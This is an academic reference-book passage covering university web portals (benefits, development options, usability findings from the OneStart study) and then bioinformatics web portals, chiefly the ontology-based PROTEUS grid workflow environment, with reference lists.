Beyond institutional gains, portals offer obvious benefits to students, faculty, staff, and external stakeholders.

Students benefit from:

- Web interface to courseware and required information about courses;
- increased and easier communications with faculty;
- online access to grades, financial aid information, class schedules, graduation checks;
- access to the communities of interest within the university, sports, clubs, and community services opportunities; and
- increased life-long learning opportunities.

Faculty and staff benefit from:

- real-time communications with students;
- simplified course management tools;
- instant access to information for advising students; and
- easily accessible information for every facet of their job (Richard N. Katz and Associates, 2006, chap. 8, p. 6).

More generally, a portal, often called portal software, is a Web-based application that brings audience, application, systems and processes together to form a centralized collaboration experience. Portal software integrates technologies to build personalized work areas and communities to increase productivity for users. Portal software is built for corporate intranets, extranets, communities, Web sites, and projects, just to name a few. Depending on the kind of business needs and the portal software, one can expect to gain several benefits from using portal software in any environment. Some of the benefits are (Chozam, 2006):

- efficiently deliver information to the audience;
- increase productivity for the end user;
- provides customizable features and development tools;
- increase interaction between customers and employees;
- personalized environments for end users; and
- integration of external applications and services by portlets.

These are just several benefits that may be achieved by implementing portal software for any business (Spence & Noel, 2005).

WHY ARE UNIVERSITIES IMPLEMENTING PORTALS

Englert (2003) gives the following reasons to why universities are implementing portals. These are to:

- integrate/streamline information and services;
- improve service to students/ staff;
- offer personalised/customised/targeted service;
- improve administration efficiency;
- attract students;

- enhance university image/raise profile;
- engage/connect/build community; and
- offer distance/flexible learning.

DIFFERENT METHODS OF DEVELOPING PORTALS IN UNIVERSITIES

University portals can be developed in several ways (Jafari & Sheehan, 2003). Each has its own advantages and disadvantages. The most straightforward option is to work with one of the university's existing suppliers that have a portal offering. The other option is to acquire a portal from a specialist vendor. The third option is to develop the portal in-house. The main benefit of this approach is the complete control it offers. Universities that plan to develop their portals in-house now have the opportunity to base their development on open-source products. This helps to speed up development time and reduce the cost.

When designed properly, a portal can improve the activities required to facilitate, manage, and assess learning. A portal can help teachers and students to discover new learning content and to express ideas in more innovative ways. It can streamline workflow and automate manual tasks. Fundamental portal capabilities include content aggregation, application integration, user authentication, personalisation, search, collaboration, Web content management, workflow and analysis, and reporting (Connect, 2004).

Typically, university portals can be grouped into institutional portals and subject-based portals (Franklin, 2004). The institutional portal provides its users with a wide range of services, integrating these through a common interface regardless of whether particular services are provided by the institution or not. An institutional portal contains information about the user, enabling it to customise itself and be customised to the individual's interests and responsibilities. A subject-based portal brings together a variety of information sources and tools about a common theme, but is unlikely to have much information about the user.

THE LIMITATIONS AND DRAWBACKS OF PORTALS

The portal industry is several years old, and vendors come into and out of the market every month. Since typical licensing and development costs are several hundred thousand dollars or more, vendor selection is high risk. (In addition to some eight major vendors, a higher-education consortium is in the process of developing an open framework called the JA-SIG portal.) The current volatility of the portal market and the lack of agreed upon standards argues for institutions to wait to jump into a portal unless there is a clear need or benefit that requires one.

Developing a campus portal is a key strategic technology decision that will impact the entire campus community and every other strategic technology program such as CMS. The decision on a portal strategy requires careful analysis of long-term and short-term needs.

Campuses that do intend to begin the process of developing a portal need to consider the following issues:

- What short-term problem does the campus intend to solve with a portal, and is a portal the best solution?
- Is executive management willing to mandate a single portal for the campus?
- Does executive management understand that a portal represents an ongoing commitment rather than a one-time investment?
- Who owns and manages the portal?
- Is advertising appropriate? E-commerce?

An emerging consensus regarding portal development includes the following major best practices and considerations:

- there should be one and only one horizontal portal on campus;
- portals should be developed iteratively;
- the portal should support "single sign-on"; that is, with a single user id and password, each user can access all the applications and data that she or he is allowed to use;
- campuses should consider integration with both legacy systems and CMS;
- courseware management tools should be integrated with the portal; and
- while revenue generation should not drive the development of a portal, the design should allow advertising and e-commerce if desirable and appropriate.

In addition, careful consideration of security, privacy, and protection of intellectual property must be part of the portal development process.

THE USES OF PORTALS

An analysis of the different opinions indicate the following elements must be present before a Web site could be called a portal:

- **Single Access Point:** A single gateway or logon to identify approved users, making it unnecessary to sign onto each of the different systems that provide portal content, for example, the e-learning facility, or full-text content such as digital journals or other sources of information.

- **Internet Tools:** These are site search and navigation tools to provide users with easy access to information. Examples are calendars and planners to allow users to input and share events, as well as Web-site and content builders, offering them the ability to create and have customised content being made available according to individual profiles.
- **Collaboration Tools:** These include e-mail, threaded discussions, chat, and bulletin board software that offer a whole range of ways to communicate and share information.
- **User Customisation:** A typical portal prompts the first-time user via a series of fill-in windows to provide information about him/her. This is then stored in the portal's database. When that user authenticates to the portal, this information determines what he/she will see on the home page immediately after login.
- **User Personalisation:** A portal enables the end user to take customisation one step further, namely to subscribe and unsubscribe to channels and alerts, set application parameters, create and edit profiles, add or remove links, and many more (Van Brakel, 2003, p. 5).

Users' Satisfaction

Bevan described satisfaction as a combination of comfort and acceptability of use: Comfort refers to overall physiological or emotional response to user of the system (whether the user feels good, warm, and pleased, or tense and uncomfortable). Acceptability of use may measure overall attitude towards the system, or the user's perception of specific aspect, such as whether the user feels that the system supports the way they carry out their tasks, do they feel in command of the system, is the system helpful and easy to learn.

In 2001, Zazelenchuk conducted a usability evaluation study of the OneStart portal as part of his dissertation research. Forty-five undergraduate School of Education students participated, completing a series of tasks that required location information and personalising the portal system. Specifically, students had to locate certain channels of information, such as their course schedule or the campus newspaper, add them to their portal pages, and change the arrangement of certain channels in their pages to match a given sample (Zazelenchuck & Bolind, 2003).

Efficiency of Use

On the surface, the relationship between the time spent completing tasks and users' satisfaction may seem obvious: a well-designed, responsive system provides a more efficient experience and greater satisfaction. Indeed, earlier satisfaction research with client-based systems confirmed that system response time contributes significantly to user satisfaction. More recent studies, however, question the correlation between users' efficiency and satisfaction, because users have demonstrated preferences for systems with which they performed less efficiently. This raises the question of how well efficiency relates to user satisfaction for recent technologies, such as Web-based portal applications (Zazelenchuck & Bolind, 2003, p. 4).

The OneStart study findings support a strong relationship between users' efficiency and satisfaction. Users who perceived the system as responsive to their actions (for example, loading new screens or displaying available options) generally reported greater satisfaction than users who felt the system responded slowly. Similarly, those users able to complete their tasks in fewer attempts reported greater satisfaction than those who had to make multiple attempts.

Everything in its Place

Portal study participants frequently rationalized their satisfaction ratings (both high and low) with references to the portal interface's organization and layout. Users commented positively in the ability to locate information in consistent screen locations, having similar units of information chunked or compartmentalized, and the ability to logically and efficiently scan information. Conversely, users commented negatively in the portal's organization whenever new windows unexpectedly popped open, they had to scroll extensively, or they felt the combination of screen elements produced a cluttered effect. Portal designers therefore should implement, whenever possible, visual design principles for effective proximity, contrast, repetition, and alignment to optimize their interfaces' organizational appearance. Similarly, they must guard against visual design pitfalls to avoid confronting users with unwanted and displeasing visual noise.

Feedback

Software design guidelines commonly recommend providing users with timely informative and corrective feedback. Not surprisingly, study participants frequently commented on this aspect of the OneStart portal as they explained their satisfaction ratings. Users' comments reflected either the perceived presence or absence of adequate feedback, depending on their individual experiences. Highly satisfied users tended to perceive the feedback as being effective and adequate, whereas those who reported lower overall satisfaction with the portal criticized the system for its lack of meaningful feedback.

For Web-based portal designers, this rationale reinforces the importance of existing guidelines that call for providing users with informative feedback. This appears particularly important to allow novice users to become familiar with new systems and reach a state of competency.

Terminology

When discussing what parts of the system dissatisfied them, users also mentioned confusing terminology. For example, OneStart used such portal jargon as pages, channels, and themes. Although Web users understand the concept of a *page*, portals such as OneStart may confuse users by introducing individual portal pages along with actual Web pages all within the same framework.

Researchers in the usability field are well acquainted with the principles of using natural language and avoiding technical jargon. As one of his 10 usability heuristics, Nielsen recommended that interfaces demonstrate a match between the system and the real world: The system should speak the users' language, with words, phrases, and concepts familiar to the user rather than system-oriented terms. Follow real-world conventions, making information appear in a natural and logical order. The OneStart study results support this heuristic, reminding portal designers to refrain, whenever possible, from introducing new terminology where existing terms may already suffice (Van Brakel, 2003, p. 8).

CONCLUSION

To conclude, implementing a campus portal will effectively engender a fundamental shift in the way an organisation provides services: users' expectations for interacting with the organisation and other users (for example academic staff) are improved, for example, access to more information that is better organised. We believe that a portal should be a complementary component of the total campus' Web design, and needs to be viewed as integral element, rather than an add-on or competing technology. A portal represents a change in the institutional philosophy with regard to the delivery of services, and is a major shift to a customer-centric design of campus-wide IT facilities.

It is clear that almost all universities will implement a portal in the next few years. Many of the leaders in the field would have already gained key competitive advantages, such as recruiting students, developing relationships with suppliers and other bodies. Those who are still undecided to implement portals will be driven by pressure from students and parents who see the benefits of portals and are choosing universities who offer them.

REFERENCES

Chozam. (2006). *The way we like the Web: Portal software.* Retrieved from http://www.chozamsoftware.com/software/business/collaboration/portal/portal_software.html

Connect. (2004). *Microsoft Connected /learning portal solutions: Improving learning by connecting people, information and services*. Retrieved from http://whitepapers.zdnet.com/whitepaper.aspx?scid=322&docid=267766&part=rss&tag=rss&subj=ZDNet&promo=100112

Eagler, B. (2003). Portals trends in higher education. *Education Southwest Regional Conference*. Retrieved from http://www.educause.edu/asp/doclib/abstract.asp?ID=SWR0304

Englert, B. G. (2003). Portal trends in high education. *EDUCAUSE Southwest Regional Conference*, Accenture, Inc., February 19, 2003. Retrieved from http://www.educause.edu/asp/doclib/abstract.asp?ID=SWR0304

Franklin, T. (2004). *Portals in higher education: Concepts & models*. The observatory on Borderless Higher Education. Retrieved from http://www.obhe.ac.uk

IBM (2006). *Web portal software from Websphere.* Retrieved from http://www.306.ibm.com/software/info1.websphere/index.jsp?tab=landings/portabuss&S_TACT=103BEW

Jafari, A., & Sheehan, M. (2003). *Designing campus portals: Opportunities and challenges*. Hershey, PA: Idea Group Publishing.

Richard N. Katz and Associates. (2006). *Web portals and higher education: Technologies to make IT personal*. A publication of EDUCAUSE and NACUBO. Retrieved from http://www.educause.edu/ir/library/html/pub5006.asp

Portals & gateways: References. (2006). Retrieved from http://www.slais.ubc.ca/courses/libr500/03-04-wt1/assignments/www/L_Ure/referenc.htm

Spence, C., & Noel, M. (2005). *Microsoft SharePoint 2003 Unleashed* (2nd ed.) online edition. Retreived from http://safari.samspublishing.com/0672328038/pref/01

Van Brakel, P. (2003). Campus portals for content: The next generation of academic Websites? In *Fifth Annual Conference on World Wide Web Applications* (pp. 5, 8). Retrieved from http://general.rau.ac.za/infosci/www2003/Papers/Van%20Brakel,%20PA%20Campus%20portals.pdf

Webopedia. (2006). *Web portal*. Retrieved from http://www.webopedia.com/TERM/W/Web_portal.html

Wikipedia. (2006). *Web portal.* Retrieved May 2006, from http://en.wikipedia.org/wiki/Web_portal

Zazelenchuk, T. W., & Bolind, E. (2003). *Educause quarterly: Considering user satisfaction in designing Web-based portals, 26*(1), 35. Retrieved from http://www.umt.edu/portalproject/PDFs/eqm0315-1.pdf

KEY TERMS

Collaboration Tools: Include e-mail, threaded discussions, chat, and bulletin board software that offer a whole range of ways to communicate and share information.

Horizontal Portals: Often referred to as "megaportals," target the entire Internet community. Sites such as http://www.yahoo.com, http://www.lycos.com, and http://www.netscape.com are megaportals.

Internet Tools: Site search and navigation tools to provide users with easy access to information. Examples are calendars and planners to allow users to input and share events, as well as Web site and content builders, offering them the ability to create and have customised content being made available according to individual profiles.

User Customisation: A typical portal prompts the first time user via a series of fill-in windows to provide information about him/her. This is then stored in the portal's database. When that user authenticates to the portal, this information determines what he/she will see on the home page immediately after login.

User Personalisation: Enables the end-user to take customisation one step further, namely to subscribe and unsubscribe to channels and alerts, set application parameters, create and edit profiles, add or remove links, and many more.

Vertical Portals: Provide access to a variety of information and services about a particular area of interest. For example, http://www.wine.com is a vertical portal. Such portals offer information and services customized for niche audiences (e.g., undergraduates, faculty).

Web Portals: Sites on the World Wide Web that typically provide personalized capabilities to their visitors.

Bioinformatics Web Portals

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INTRODUCTION

Bioinformatics involves the design and development of advanced algorithms and computational platforms to solve problems in biomedicine (Jones & Pevzner, 2004). It also deals with methods for acquiring, storing, retrieving and analysing biological data obtained by querying biological databases or provided by experiments. Bioinformatics applications involve different datasets as well as different software tools and algorithms. Such applications need semantic models for basic software components and need advanced scientific portal services able to aggregate such different components and to hide their details and complexity from the final user. For instance, proteomics applications involve datasets, either produced by experiments or available as public databases, as well as a huge number of different software tools and algorithms. To use such applications it is required to know both biological issues related to data generation and results interpretation and informatics requirements related to data analysis.

Bioinformatics applications require platforms that are computationally out of standard. Applications are indeed (1) naturally distributed, due to the high number of involved datasets; (2) require high computing power, due to the large size of datasets and the complexity of basic computations; (3) access heterogeneous data both in format and structure; and finally (5) require reliability and security. For instance, applications such as identification of proteins from spectra data (de Hoffmann & Stroobant, 2002), querying of protein databases (Swiss-Prot), predictions of proteins structures (Guerra & Istrail, 2003), and string-based pattern extraction from large biological sequences, are some examples of computationally expensive applications. Moreover, expertise is required in choosing the most appropriate tools. For instance, protein structure prediction depends on proteins family, so choosing the right tool may strongly influence the experimental results.

Recently, there has been much interest from database community and computer science community for bioinformatics. Nevertheless, what is still missing is a high-level environment able to classify tools and provide Web-based easy to use application programming interfaces. In such a way, users can concentrate on the logic of application (i.e., biological aspects) leaving to such platform the work to compose applications, format input data, provide options and parameters, and collect results.

Another important requirement is the accessibility of such platform through a Web portal, that is, by using the user interfaces and protocols of the World Wide Web. A bioinformatics Web portal is thus a Web portal that allows access to bioinformatics tools and databases through a Web browser. Moreover, due to the complexity, diversity and a huge number of bioinformatics tools and databases, a bioinformatics Web portal should also support problem formulation, application composition and execution, results visualisation and annotation. A possible approach to solve these issues —high-level modeling and Web-based user interfaces—can be obtained by adding semantics links between biological problems and bioinformatics resources through ontologies (Baker, 1998), and by decoupling Web-based user interfaces from high-performance back-end platforms.

In this article we review main requirements of distributed bioinformatics applications and related bioinformatics Web portals, and report the proposal of a grid-based bioinformatics portal allowing choosing and composing of bioinformatics tools with the help of a domain ontology describing data and software resources.

BACKGROUND

Bioinformatics researchers, among the other directions, are investigating through: (1) data modeling to manage heterogeneous datasets (e.g., see HUPO, n.d., the HUPO, Human Proteome Organization—Proteomics Standard Initiative); (2) specialised services for protein sequences searching, and data mining techniques to extract meaningful information from datasets; (3) ontologies and metadata for a high-level description of the goals and requirements of applications; and (5) high performance computational platforms to execute distributed bioinformatics applications.

Many applications have been defined to support biological researchers for solving problems on different topics where large computing power is required. Grid community (Foster & Kesselman, 2003) has recognised that bioinformatics and postgenomic applications are both a challenge but especially an opportunity for distributed high performance computing and collaboration. The Life Science Grid Research Group of the Global Grid Forum (see LSG, n.d.) aims to investigate how bioinformatics requirements can be fitted and satisfied by grid services and standards, and vice versa, what new services should grids provide to bioinformatics applications. Some bioinformatics grids projects are also appearing, for example, the EuroGrid project (EuroGrid, n.d.), the Bio-GRID work package (Bio-Grid, n.d.) used to access portal for biomolecular modeling resources, the *myGrid* (Stevens, Robinson, & Goble, 2003) system, and the Asia Pacific Grid (AsiaGrid, n.d.).

In recent years many platforms for developing bioinformatics applications, some of which dealing with ontologies and workflows, have been developed. Systems as *SpecAlign* (Wong, Cagney, & Cartwright, 2005), *MSAnalyzer* (Sashimi, n.d.), and those developed in Jeffries (2005), are all specialised in preprocessing, visualisation, and analysis of specialised datasets, that is, mass spectrometry data, but they do not support analysis of data and workflows composition, nor include domain ontologies. *LabBase* (Goodman, 1998) and similar laboratory information management systems are useful to manage experiments conducted in laboratory and related data, but are inadequate to support sophisticated analysis. More sophisticated bioinformatics platforms, like the *genomics research network architecture* (gRNA) (Laud, Bhowmick, Cruz, Singh, & Rajesh, 2002) and the *Pegasys* (Shah et al., 2004) bioinformatics system, offer some sort of configurable engine to pipeline a set of tasks and data. A special attention merits *myGrid* (Stevens et al., 2003), a powerful toolkit to build workflows of Web services that offers a large set of bioinformatics tools wrapped as Web services, leverages ontologies, and uses the powerful *Taverna* workflow editor (Oinn et al., 2004). General purpose workflow editors (see Yu & Buyya, 2005, for a survey), such as *Kepler*, *Pegasus*, and *Triana*, are all suitable to support the composition of bioinformatics workflows, but few of them use ontologies.

Finally, some bioinformatics Web portals are also appearing. Such systems, some of which are described in the following, offer a collection of bioinformatics tools and provide access to local and remote biological databases through a Web-based interface, but a few of them offer a machine-understandable semantic classification of the tools nor gives support for the design of complex workflows of such tools. The ExPASy (n.d.; Expert Protein Analysis System) proteomics server of the Swiss Institute of Bioinformatics is dedicated to the analysis of protein sequences and structures (ExPASy). The grid protein sequence analysis (GPSA) is an integrated grid portal devoted to molecular bioinformatics and offers a user-friendly interface for the grid genomic resources on the EGEE grid. The Helmholtz Network for Bioinformatics (HNB, n.d.) offers access to numerous bioinformatics resources provided by many German bioinformatics research groups through a single Web portal. Mobyle (Neron, Tuffery, & Letondal, 2005), is an environment for running and defining bioinformatics analyses whose main objective is to enable biologists to access advanced features, such as pipelines or remote services discovery, without having to learn complex concepts nor installing sophisticated software.

In summary, an important trend in bioinformatics environments regards the increasing use of ontologies to model basic building blocks and the use of workflow systems to ease the application development and execution process in a distributed setting such as the grid. The decoupling between user interface and execution back-end is another important trend to move such environments toward bioinformatics Web portals.

REQUIREMENTS OF BIOINFORMATICS WEB PORTALS

From a computational point of view, bioinformatics applications present the following requirements:

1. They are often distributed, due to the high number of involved datasets.
2. They require high computing power, due to the large size of datasets and the complexity of basic computations.
3. They access heterogeneous data, where heterogeneity is in data format, access policy, distribution, and so forth.
4. They could access private data, thus should be based on a secure software infrastructure.

Current biological and biomedical research, for example, genomics and proteomics, makes full use of a plethora of tools and databases that address specific problems such as nucleotide/protein sequence alignment (e.g., see BLAST, n.d.), protein structure prediction, protein docking, mass spectrometry-based protein identification (e.g., see MAS-COT, n.d.), molecule visualisation (e.g., see RasMol, n.d.), and so forth. Although many of those tools and databases are made available on the Internet, often researchers use them in a stand-alone way and if an experiment needs a composition of such tools, users need to manually insert input data and collect output results that in turn are used to feed another tool.

Current bioinformatics Web portals are just a collection of those tools and the more sophisticated provide also access to remote databases, but they do not offer support for the design and execution of complex "in silico" experiments.[1] Thus, next-generation bioinformatics Web portals need to support the entire lifecycle of in silico experiments, that is:

1. **In Silico Experiment Definition:** The possibility to use previous knowledge about available approaches to solve the problem is an added value of these portals.
2. **Application Design:** The application should leverage available tools and hide execution details such as options selection, parameter passing, data format conversion, and so forth.
3. **Application Execution:** Application should be performed under different resource availability conditions.
4. **Result Collection, Visualisation, and Annotation:** Results need to be visualised and analysed and possibly annotated, to provide the so called "provenance" data, that is, information about origin and history of the data.

A common approach for the distributed execution of applications is the service-oriented architecture (SOA) where autonomous software programs (Web services) can be searched, composed and executed by using standard protocols provided by the World Wide Web Consortium (Erl, 2001). In the following a bioinformatics Web portal based on the service-oriented architecture is presented.

PROTEUS: A BIOINFORMATICS WEB PORTAL

PROTEUS is a bioinformatics Web portal based on the problem-solving environment (PSE) approach, useful to define, describe and execute distributed applications (Gallopoulos, Houstis, & Rice, 1994). The top layer of such a PSE represents a scientific Web portal, that is, the user interface through which to access and coordinate different basic bioinformatics components and data banks.

A PSE provides software tools and assistance to the scientist for running applications in a user-friendly environment. This helps in running applications, testing ideas and providing high-performance computing resources. Users are thus relieved from computational details and they may concentrate on the application. PSE is typically aimed at a particular application domain, and cannot be generally used in different application domains without redesigning and reimplementing most or all the environment. The combination of the PSE approach with Web portal techniques and ontology modeling, led to the design of PROTEUS (Cannataro, Comito, Congiusta, & Veltri, 2004), a software architecture allowing building and executing bioinformatics applications on the grid. To help scientists in bioinformatics research, PROTEUS models with ontologies bioinformatics processes and resources such as: (1) biological databases; (2) bioinformatics tools and software; and (3) bioinformatics processes. Ontologies (Gruber, 1993) form a bioinformatics knowledge base, representing knowledge about (biomedical) resources and processes.

In summary, PROTEUS uses ontologies for modeling bioinformatics processes and grid resources, and workflow techniques for designing and scheduling bioinformatics applications, with the aim to assist users in:

- formulating problems, allowing comparison of different available applications to solve a given problem, or to define a new application as composition of available software components;
- running an application on the grid, using the resources available in a given moment thus leveraging the grid scheduling and load balancing services;
- viewing and analysing results, by using high-level graphic libraries, and accessing the past history of executions, that is, the past results that form a knowledge base.

Architecture


PROTEUS combines existing open source bioinformatics software and public-available biological databases by: (1) adding metadata to software; (2) modeling applications through ontology and workflows, and (3) offering prepackaged grid-aware bioinformatics applications. In particular PROTEUS comprises:

- A Web-based Graphical User Interface that allows the search and composition of bioinformatics Web/grid services. The semantic of tools and data sources is modeled through ontologies whereas workflows are used to describe complex applications as composition of simpler services.
- A communication and cooperation layer, that is, Internet and more recent computational grids, due to their security, distribution, service orientation, and computational power.
- A collection of Web/grid services, that are used to implement new or to wrap existing bioinformatics tools.

Main components of PROTEUS architecture (see Figure 1) are:

- **Metadata Repository:** About technical details of software components and data sources.
- **Ontologies:** We have two kinds of ontology in our system: a domain ontology and an application ontology. The former describes and classifies biological concepts and their use in bioinformatics as well as bioinformatics software tools and biological databases.

Figure 1. PROTEUS architecture



The latter describes and classifies main bioinformatics applications, represented as workflows, and contains information about the application's results.

- **Ontology-Based Workflow Designer:** An ontology-based assistant either suggests to the user the available applications for a given bioinformatics problem/task, or guides the application design through a concept-based search of basic components (software and databases) into the knowledge base. Selected software components are composed as workflows through graphic facilities.
- **Workflow-Based Grid Execution Manager.** Graphic representations of applications are translated into grid execution scripts for grid submission, execution, and management.

The PROTEUS Web Interface: Ontology-Based Workflow Designer

The main goals of a bioinformatics portal is to help the user in defining and designing the application and to hide the details of the execution environment. Here we focus on the former aspect, since the composition of an application is logically more close to the user than application scheduling. A main role in simplifying application design in PROTEUS is its ontology-based workflow designer, that is, the upper component shown in Figure 1. Such component is made available as a Java Applet through the bioinformatics Web portal. In other words, using the ontology-based workflow designer, the user has a semantic view of all tools managed by the system and can, interactively, design bioinformatics workflows using a Java-enabled Web browser.


Figure 2 reports the screen shot of the workflow designer user interface running on a grid node. In particular, the right pane contains the ontology-based assistant that shows the PROTEUS ontologies and allows the choosing and selection of available bioinformatics tools. The left pane shows available biological datasets. The middle pane contains the proper workflow editor that allows the designing of the bioinformatics application by combining bioinformatics tools and data sources through workflow constructs.

Figure 2 shows a fragment of a bioinformatics workflow where a data source (a mass spectrometry dataset) is preprocessed in parallel by using two different approaches: (1) smoothing and median-selection binning; and (2) baseline subtraction and max-selection binning. In the rest of the workflow (not shown in Figure 2), the two resulting preprocessed datasets are further analysed by using a data mining tool selected on the right pane, to evaluate the impact of the different preprocessing techniques on quality of data mining or on execution performance. Once the workflow has been designed, it is translated into an execution plan containing information on grid nodes hosting services or data.

FUTURE TRENDS

Currently, many problems in bioinformatics are related to the huge volume of data that is produced by biological experiments and that has to be managed and analyzed by

Figure 2. The ontology-based workflow designer



bioinformatics tools. In mass spectrometry, for instance, tens of instruments may be able to generate thousands of experimental data results each day. Such data need to be used as input for querying database containing theoretical experimental results, and to identify proteins. Currently such results are only partially stored, for instance, focusing on particular kinds of experiments (see SDBS, 2004). Providing data sources containing also experimental data may become mandatory for comparing results among distributed laboratories. In such a direction, grid infrastructure can be used for sharing data among biomedical laboratories.

CONCLUSION

In such a chapter, we surveyed main bioinformatics platforms and current bioinformatics Web portals and described the requirements for distributed bioinformatics applications. We then discussed the problem of defining a bioinformatics Web portal for designing and running bioinformatics applications on the grid, that can be thought of as a virtual laboratory joining remote bioinformatics resources. We proposed the PROTEUS environment that combines a Web-based graphical user interface and an ontology dictionary. It allows biological experts to use and compose applications and data sources concentrating on the application logic instead of technical details.

REFERENCES

AsiaGrid (n.d.). *The Asia Pacific Bioinformatics Network*. Retrieved January 13, 2007, from http://www.apbionet.org/

Baker, P. G., Brass, A., Bechhofer, S., Goble, C., Paton, N., & Stevens, R. (1998). TAMBIS: Transparent access to multiple bioinformatics information sources. An overview. In *Proceedings of the Sixth International Conference on Intelligent Systems for Molecular Biology* (pp. 25-34). AAAI Press.

Bio-Grid. (n.d.). *The Bio-GRID work package*. Retrieved January 13, 2007, from http://biogrid.icm.edu.pl/

BLAST. (n.d.). *Basic local alignment search tool*. Retrieved January 13, 2007, from http://www.ncbi.nlm.nih.gov/BLAST/

Cannataro, M., Comito, C., Congiusta, A., & Veltri, P. (2004). PROTEUS: A bioinformatics problem solving environment on grids. *Parallel Processing Letters, 14*(2), 217-237.

de Hoffmann, E., & Stroobant, V. (2002). *Mass spectrometry principle and applications*. Chichester, UK: John Wiley & Sons LTD.

Erl, T. (2001). *Service-oriented architecture (SOA): Concepts, technology, and design*. Upper Saddle River, NJ: Prentice Hall.

EuroGrid (n.d.). *The Euro grid project*. Retrieved January 13, 2007, from http://www.eurogrid.org/

ExPASy (n.d.). *Expert Protein Analysis System proteomics server.* Retrieved January 13, 2007, from http://www.expasy.org/

Foster, I., & Kesselman, C. (2003). *The Grid 2.* San Francisco: Morgan Kaufmann.

Gallopoulos, E., Houstis, E. N., & Rice, J. (1994). Computer as thinker/doer: Problem-solving environments for computational science. *IEEE Computational Science and Engineering, 1*(2), 9-10.

Goodman, N., Rozen, S., Stein, L. D., & Smith, A. (1998). The LabBase System for data management in large scale biology research laboratories. *Bioinformatics, 14*(7), 562-574.

Gruber, T. R. (1993). A translation approach to portable ontologies. *Knowledge Acquisition, 5*(2), 199-220.

Guerra, C., & Istrail, S. (Eds.). (2003). Mathematical methods for protein structure analysis and design. *Lecture Notes in Bioinformatics (LNBI), 2666*. Berlin: Springer.

HNB. (n.d.). *Helmholtz network for bioinformatics.* Retrieved January 13, 2007, from http://www.hnbioinfo.de

HUPO. (n.d.). *Human Proteome Organization—Proteomics Standard Initiative.* Retrieved January 13, 2007, from http://www.hupo.org

Jeffries, N. (2005). Algorithms for alignment of mass spectrometry proteomic data. *Bioinformatics, 21*(14), 3066-3073.

Jones, N. C., & Pevzner, P. A. (2004). *An introduction to bioinformatics algorithms.* Cambridge, MA: MIT Press.

Laud, A., Bhowmick, S., Cruz, P., Singh, D., & Rajesh, G. (2002, August 20-23). The gRNA: A highly programmable infrastructure for prototyping. In *Proceedings of the Very Large Data Base Conference,* Hong Kong, China (pp. 928-939). Morgan Kauffman.

LSG. (n.d.). *Life Science Grid Research Group: Global Grid Forum.* Retrieved January 13, 2007, from http://forge.gridforum.org

MASCOT. (n.d.). *MASCOT.* Retrieved January 13, 2007, from http://www.matrixscience.com/

Neron, B., Tuffery, P., & Letondal, C. (2005, October 5-7). *Mobyle: A Web portal framework for bioinformatics analyses.* Paper presented at the NETTAB 2005 Workshop, Naples, Italy.

Oinn, T. M., Addis, M., Ferris, J., Marvin, D., Greenwood, R. M., Carver, T., et al. (2004). Taverna: A tool for the composition and enactment of bioinformatics workflows. *Bioinformatics, 20*(17), 3045-3054.

RasMol. (n.d.). *RasMol Molecular Visualization.* Retrieved January 13, 2007, from http://www.umass.edu/microbio/rasmol/

Sashimi (n.d.). *The Sashimi Project.* Retrieved January 13, 2007, from http://sashimi.sourceforge.net/

SDBS (2004). *Spectral Database for Organic Compounds, SDBS.* Retrieved January 13, 2007, from http://www.aist.go.jp/RIODB/SDBS/cgi-bin/cre_index.cgi

Shah, S. P., He, D. Y. M., Sawkins, J. N., Druce, J. C., Quon, G., Lett, D., et al. (2004). Pegasys: Software for executing and integrating analyses of biological sequences. *BMC Bioinformatics, 5*(40).

Stevens, R. D., Robinson, A. J., & Goble, C. A. (2003). myGrid: Personalised bioinformatics on the information grid. *Bioinformatics, 19*(1), i302-i304.

Swiss-Prot (n.d.). *Swiss-Prot Protein knowledgebase, Swiss Institute of Bioinformatics.* Retrieved January 13, 2007, from http://www.expasy.org/sprot/

